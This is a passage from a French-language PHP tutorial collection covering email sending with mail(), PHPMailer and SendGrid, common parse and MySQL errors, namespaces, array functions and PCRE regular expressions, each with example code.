- Comment utiliser SMTP pour envoyer des emails
- Réglage de l'enveloppe à partir de l'adresse

Mailers alternatifs

- PHPMailer
- SwiftMailer
- PEAR :: Mail

Serveurs de messagerie

- Mercury Mail (Windows)

Rubriques connexes

- Post / Redirect / Get

Envoi de courrier électronique HTML à l'aide de mail ()

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

Ce n'est pas très différent d' envoyer ensuite un e-mail en texte brut . Les principales différences étant que le corps du contenu est structuré comme un document HTML, deux autres en-têtes doivent être inclus pour que le client de messagerie sache trender le courrier électronique au format HTML. Elles sont:

- Version MIME: 1.0
- Type de contenu: text / html; jeu de caractères = UTF-8

Envoi d'e-mails en texte brut avec PHPMailer

Texte de base Email

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
```

```
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Ajout de destinataires supplémentaires, destinataires CC, destinataires BCC

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Envoi de courrier électronique avec une pièce jointe à l'aide de mail ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
```

```
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-Encodings

Les encodages disponibles sont *7bit* , *8bit* , *binary* , *quoted-printable* , *base64* , *ietf-token* et *x-token* . Parmi ces codages, lorsqu'un en-tête a un type de contenu *multipart* , le Content-Transfer-Encoding **ne doit pas** avoir d'autre valeur que *7bit* , *8bit* ou *binary,* comme indiqué dans la section 6.4 de la RFC 2045.

Notre exemple choisit le codage 7 bits, qui représente les caractères US-ASCII, pour l'en-tête multipart car, comme indiqué dans la section 6 de la RFC 2045, certains protocoles ne prennent en charge que cet encodage. Les données contenues dans les limites peuvent alors être codées sur une base partielle (RFC 2046, section 5.1). Cet exemple fait exactement cela. La première partie, qui contient le message text / plain, est définie comme étant 8 bits, car il peut être nécessaire de prendre en charge des caractères supplémentaires. Dans ce cas, le jeu de caractères Latin1 (iso-8859-1) est utilisé. La deuxième partie est la pièce jointe et est donc définie comme une application / un flux d'octets codé en base64. Puisque base64 transforme les données arbitraires dans la plage de 7 bits, il peut être envoyé sur des transports restreints (RFC 2045, section 6.2).

Envoi de courrier électronique HTML à l'aide de PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Envoi d'e-mails avec une pièce jointe à l'aide de PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Envoi d'e-mails en texte brut à l'aide de Sendgrid

Texte de base Email

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Ajout de destinataires supplémentaires, destinataires CC, destinataires BCC

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
```

```
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Envoi de courrier électronique avec une pièce jointe à l'aide de Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Lire Envoi d'email en ligne: https://riptutorial.com/fr/php/topic/458/envoi-d-email

Chapitre 31: Erreurs courantes

Examples

Fin inattendue

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

Si vous obtenez une erreur comme celle-ci (ou parfois `unexpected $end` , en fonction de la version de PHP), vous devrez vous assurer que toutes les guillemets, toutes les parenthèses, toutes les accolades, etc. sont mis en correspondance.

Le code suivant a généré l'erreur ci-dessus:

```
<?php
if (true) {
    echo "asdf";
?>
```

Notez l'accolade manquante. Notez également que le numéro de ligne indiqué pour cette erreur est sans importance - il affiche toujours la dernière ligne de votre document.

Appelez fetch_assoc sur booléen

Si vous obtenez une erreur comme celle-ci:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

D'autres variantes incluent quelque chose comme:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

Ces erreurs signifient qu'il y a quelque chose qui ne va pas dans votre requête (il s'agit d'une erreur PHP / MySQL) ou dans votre référencement. L'erreur ci-dessus a été générée par le code suivant:

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

Pour "corriger" cette erreur, il est recommandé de faire des exceptions à mysql à la place:

```
// add this at the start of the script
```

```
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

Cela va alors lancer une exception avec ce message beaucoup plus utile à la place:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Un autre exemple qui produirait une erreur similaire est celui où vous avez simplement donné les mauvaises informations à la fonction `mysql_fetch_assoc` ou similaire:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Lire Erreurs courantes en ligne: https://riptutorial.com/fr/php/topic/3830/erreurs-courantes

Chapitre 32: Espaces de noms

Remarques

De la documentation PHP :

> Que sont les espaces de noms? Dans les définitions les plus larges, les espaces de noms sont un moyen d'encapsuler des éléments. Cela peut être considéré comme un concept abstrait dans de nombreux endroits. Par exemple, dans tout système d'exploitation, les répertoires servent à regrouper les fichiers associés et à servir d'espace de noms pour les fichiers qu'ils contiennent. Comme exemple concret, le fichier foo.txt peut exister à la fois dans le répertoire / home / greg et dans / home / other, mais deux copies de foo.txt ne peuvent pas coexister dans le même répertoire. De plus, pour accéder au fichier foo.txt en dehors du répertoire / home / greg, nous devons ajouter le nom du répertoire au nom du fichier en utilisant le séparateur de répertoire pour obtenir /home/greg/foo.txt. Ce même principe s'étend aux espaces de noms dans le monde de la programmation.

Notez que les espaces de noms de niveau supérieur `PHP` et `php` sont réservés au langage PHP lui-même. Ils ne doivent être utilisés dans aucun code personnalisé.

Examples

Déclaration des espaces de noms

Une déclaration d'espace de noms peut ressembler à ceci:

- `namespace MyProject;` - Déclarez l'espace de noms `MyProject`
- `namespace MyProject\Security\Cryptography;` - Déclarez un espace de noms imbriqué
- `namespace MyProject { ... }` - Déclarez un espace de noms avec des crochets.

Il est recommandé de ne déclarer qu'un seul espace de noms par fichier, même si vous pouvez en déclarer autant que vous le souhaitez dans un seul fichier:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Chaque fois que vous déclarez un espace de noms, les classes que vous définissez après cela appartiendront à cet espace de noms:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

Une déclaration d'espace de noms peut être utilisée plusieurs fois dans des fichiers différents. L'exemple ci-dessus a défini trois classes dans l'espace de noms `MyProject\Shapes` dans un seul fichier. De préférence, ceci serait divisé en trois fichiers, chacun commençant par l' `namespace MyProject\Shapes;` de `namespace MyProject\Shapes;` . Ceci est expliqué plus en détail dans l'exemple standard PSR-4.

Référencement d'une classe ou d'une fonction dans un espace de noms

Comme indiqué dans Déclarer les espaces de noms , nous pouvons définir une classe dans un espace de noms comme suit:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

Pour référencer cette classe, le chemin complet (y compris l'espace de noms) doit être utilisé:

```
$rectangle = new MyProject\Shapes\Rectangle();
```

Cela peut être raccourci en important la classe via l' `use` -Déclaration:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

En ce qui concerne PHP 7.0, vous pouvez regrouper diverses déclarations d' `use` en une seule instruction entre parenthèses:

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

Parfois, deux classes ont le même nom. Ce n'est pas un problème si elles sont dans un autre espace de noms, mais il pourrait devenir un problème lors d'une tentative de les importer à l' `use` -Déclaration:

```
use MyProject\Shapes\Oval;
```

```
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

Ceci peut être résolu en définissant un nom pour l'alias vous en utilisant le `as` mot clé:

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

Pour référencer une classe en dehors de l'espace de noms actuel, il doit être échappé avec un `\` , sinon un chemin d'accès relatif à l'espace de noms est pris dans l'espace de noms actuel:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

Que sont les espaces de noms?

La communauté PHP a beaucoup de développeurs qui créent beaucoup de code. Cela signifie que le code PHP d'une bibliothèque peut utiliser le même nom de classe qu'une autre bibliothèque. Lorsque les deux bibliothèques sont utilisées dans le même espace de noms, elles se heurtent et causent des problèmes.

Les espaces de noms résolvent ce problème. Comme décrit dans le manuel de référence PHP, les espaces de noms peuvent être comparés aux répertoires du système d'exploitation que les fichiers d'espace de noms; deux fichiers portant le même nom peuvent coexister dans des répertoires distincts. De même, deux classes PHP portant le même nom peuvent coexister dans des espaces de noms PHP distincts.

Il est important pour vous de nommer votre code afin qu'il puisse être utilisé par d'autres développeurs sans crainte de se heurter à d'autres bibliothèques.

Déclaration des sous-espaces de noms

Pour déclarer un seul espace de noms avec une hiérarchie, utilisez l'exemple suivant:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

L'exemple ci-dessus crée:

constant `MyProject\Sub\Level\CONNECT_OK`

classe `MyProject\Sub\Level\Connection` et

function `MyProject\Sub\Level\connect`

Lire Espaces de noms en ligne: https://riptutorial.com/fr/php/topic/1021/espaces-de-noms

Chapitre 33: Exécuter sur un tableau

Examples

Application d'une fonction à chaque élément d'un tableau

Pour appliquer une fonction à chaque élément d'un tableau, utilisez `array_map()` . Cela retournera un nouveau tableau.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` est maintenant `array(2,3,4,5,6);` .

Au lieu d'utiliser une fonction anonyme , vous pouvez utiliser une fonction nommée. Ce qui précède pourrait être écrit comme:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

Si la fonction nommée est une méthode de classe, l'appel de la fonction doit inclure une référence à un objet de classe auquel la méthode appartient:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Un autre moyen d'appliquer une fonction à chaque élément d'un tableau est `array_walk()` et `array_walk_recursive()` . Le rappel transmis à ces fonctions prend à la fois la clé / l'index et la valeur de chaque élément du tableau. Ces fonctions ne renverront pas un nouveau tableau, mais un booléen pour le succès. Par exemple, pour imprimer chaque élément d'un tableau simple:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
```

```
// prints "1 2 3 4 5"
```

Le paramètre value du rappel peut être transmis par référence, ce qui vous permet de modifier la valeur directement dans le tableau d'origine:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` maintenant est un `array(2,3,4,5,6);`

Pour les tableaux imbriqués, `array_walk_recursive()` ira plus loin dans chaque sous-tableau:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Remarque : `array_walk` et `array_walk_recursive` vous permettent de modifier la valeur des éléments du tableau, mais pas les clés. Passer les clés par référence dans le rappel est valide mais n'a aucun effet.

Diviser le tableau en morceaux

array_chunk () divise un tableau en morceaux

Disons que nous avons suivi un tableau à une dimension,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Maintenant, utilisez **array_chunk ()** sur le tableau PHP ci-dessus,

```
$output_array = array_chunk($input_array, 2);
```

Le code ci-dessus crée des morceaux de 2 éléments de tableau et crée un tableau multidimensionnel comme suit.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
```

```
        )

    [2] => Array
        (
            [0] => e
        )

)
```

Si tous les éléments du tableau ne sont pas divisés de manière égale par la taille du bloc, le dernier élément du tableau de sortie sera le reste des éléments.

Si nous passons le second argument à moins de 1 alors **E_WARNING** sera lancé et le tableau de sortie sera **NULL** .

Paramètre	Détails
$ array (array)	Tableau d'entrée, le tableau sur lequel travailler
$ size (int)	Taille de chaque morceau (valeur entière)
$ preserve_keys (booléen) (facultatif)	Si vous souhaitez que le tableau de sortie conserve les clés, définissez-le sur **TRUE** sinon **FALSE** .

Impliquer un tableau dans une chaîne

`implode()` combine toutes les valeurs du tableau mais perd toutes les informations clés:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Les clés d'implosion peuvent être faites en utilisant l' `array_keys()` à `array_keys()` :

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

L'implémentation de clés avec des valeurs est plus complexe mais peut être effectuée en utilisant un style fonctionnel:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` réduit le tableau en une seule valeur. Fondamentalement, le `array_reduce` parcourra chaque élément avec le résultat de la dernière itération et produira une nouvelle valeur à la prochaine itération.

Usage: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry est le résultat du dernier tour d'itération.
- $ item est la valeur de la position actuelle dans le tableau.

Somme de tableau

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

résultat: `15`

Le plus grand nombre dans le tableau

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

résultat: `211`

Est-ce que tous les articles sont plus de 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

résultat: `true`

Est-ce qu'un objet moins de 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

résultat: `true`

Comme implode ($ array, $ piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

résultat: `"hello-world-PHP-language"`

si faire une méthode d'implode, le code source sera:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

résultat: `"hello-world-PHP-language"`

Tableaux "Destructuration" à l'aide de list ()

Utilisez list () pour attribuer rapidement une liste de valeurs de variables dans un tableau. Voir aussi compact ()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

Avec PHP 7.1 (actuellement en version bêta), vous pourrez utiliser la syntaxe de liste courte :

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Poussez une valeur sur un tableau

Il y a deux manières de pousser un élément dans un tableau: `array_push` et `$array[] =`

Le array_push est utilisé comme ceci:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

Ce code va imprimer:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
```

```
)
```

`$array[] =` est utilisé comme ceci:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

Ce code va imprimer:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Lire Exécuter sur un tableau en ligne: https://riptutorial.com/fr/php/topic/6826/executer-sur-un-tableau

Chapitre 34: Expressions régulières (regexp / PCRE)

Syntaxe

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

Paramètres

Paramètre	Détails
`$pattern`	une chaîne avec une expression régulière (modèle PCRE)

Remarques

Les expressions régulières PHP suivent les normes de modèle PCRE, dérivées des expressions régulières Perl.

Toutes les chaînes PCRE en PHP doivent être entourées de délimiteurs. Un délimiteur peut être n'importe quel caractère non alphanumérique, sans barre oblique inverse et sans espace. Les délimiteurs populaires sont `~` , `/` , `%` par exemple.

Les modèles PCRE peuvent contenir des groupes, des classes de caractères, des groupes de caractères, des assertions de recherche / anticipation et des caractères échappés.

Il est possible d'utiliser des modificateurs PCRE dans la chaîne `$pattern` . Les plus courantes sont `i` (insensible à la casse), `m` (multiligne) et `s` (le métacaractère à point inclut les nouvelles lignes). Le modificateur `g` (global) n'est pas autorisé, vous utiliserez `preg_match_all` fonction `preg_match_all` .

Les correspondances avec les chaînes PCRE sont effectuées avec des chaînes numérotées avec `$` préfixe `$` :

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

Chaîne correspondant aux expressions régulières

`preg_match` vérifie si une chaîne correspond à l'expression régulière.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

Si vous passez un troisième paramètre, il sera renseigné avec les données correspondantes de l'expression régulière:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` contient un tableau de la correspondance complète, puis des sous-chaînes dans l'expression régulière délimitée par des parenthèses, dans l'ordre du décalage entre parenthèses ouvertes. Cela signifie que si vous avez `/z(a(b))/` comme expression régulière, index 0 contient la sous-chaîne entière `zab` , index 1 contient la sous-chaîne limitée par les parenthèses externes `ab` et index 2 contient les parenthèses internes `b` .

Diviser la chaîne en tableau par une expression régulière

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Sortie:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

Pour diviser une chaîne en un tableau, passez simplement la chaîne et une expression `preg_split();` pour `preg_split();` Pour faire correspondre et rechercher, ajouter un troisième paramètre (`limit`) vous permet de définir le nombre de "correspondances" à effectuer, la chaîne restante sera ajoutée à la fin du tableau.

Le quatrième paramètre est (`flags`) ici, nous utilisons le `PREG_SPLIT_NO_EMPTY` qui empêche notre tableau de contenir des clés / valeurs vides.

Chaîne remplacée par une expression régulière

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Les sorties

```
c;b;a
f;e;d
```

Recherche tout entre les points-virgules et inverse l'ordre.

Correspondance globale de RegExp

Une correspondance *globale* RegExp peut être effectuée en utilisant `preg_match_all` . `preg_match_all` renvoie tous les résultats correspondants dans la chaîne objet (contrairement à `preg_match` , qui ne renvoie que le premier).

La fonction `preg_match_all` renvoie le nombre de correspondances. Le troisième paramètre `$matches` contiendra des correspondances au format contrôlé par des indicateurs pouvant être donnés en quatrième paramètre.

Si un tableau est donné, `$matches` tableau au format similaire à celui obtenu avec `preg_match` , sauf que `preg_match` s'arrête à la première correspondance, où `preg_match_all` itération jusqu'à ce que la chaîne soit entièrement consommée et renvoie le résultat de chaque itération dans un tableau multidimensionnel , quel format peut être contrôlé par le drapeau dans le quatrième argument.

Le quatrième argument, `$flags` , contrôle la structure du tableau `$matches` . Le mode par défaut est `PREG_PATTERN_ORDER` et les indicateurs possibles sont `PREG_SET_ORDER` et `PREG_PATTERN_ORDER` .

Le code suivant montre l'utilisation de `preg_match_all` :

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

Le premier var_dump de `PREG_SET_ORDER` donne cette sortie:

```
array(3) {
```

```
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` trois tableaux imbriqués. Chaque tableau représente une correspondance, qui a le même format que le résultat de retour de `preg_match` .

Le second var_dump (`PREG_PATTERN_ORDER`) donne cette sortie:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

Lorsque la même expression rationnelle est exécutée via `preg_match` , le tableau suivant est renvoyé:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

Chaîne remplacée par un rappel

`preg_replace_callback` fonctionne en envoyant chaque groupe de capture correspondant au rappel défini et le remplace par la valeur de retour du rappel. Cela nous permet de remplacer les chaînes en fonction de tout type de logique.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Lire Expressions régulières (regexp / PCRE) en ligne:
https://riptutorial.com/fr/php/topic/852/expressions-regulieres--regexp---pcre-

Chapitre 35: Fermeture

Examples

Utilisation de base d'une fermeture

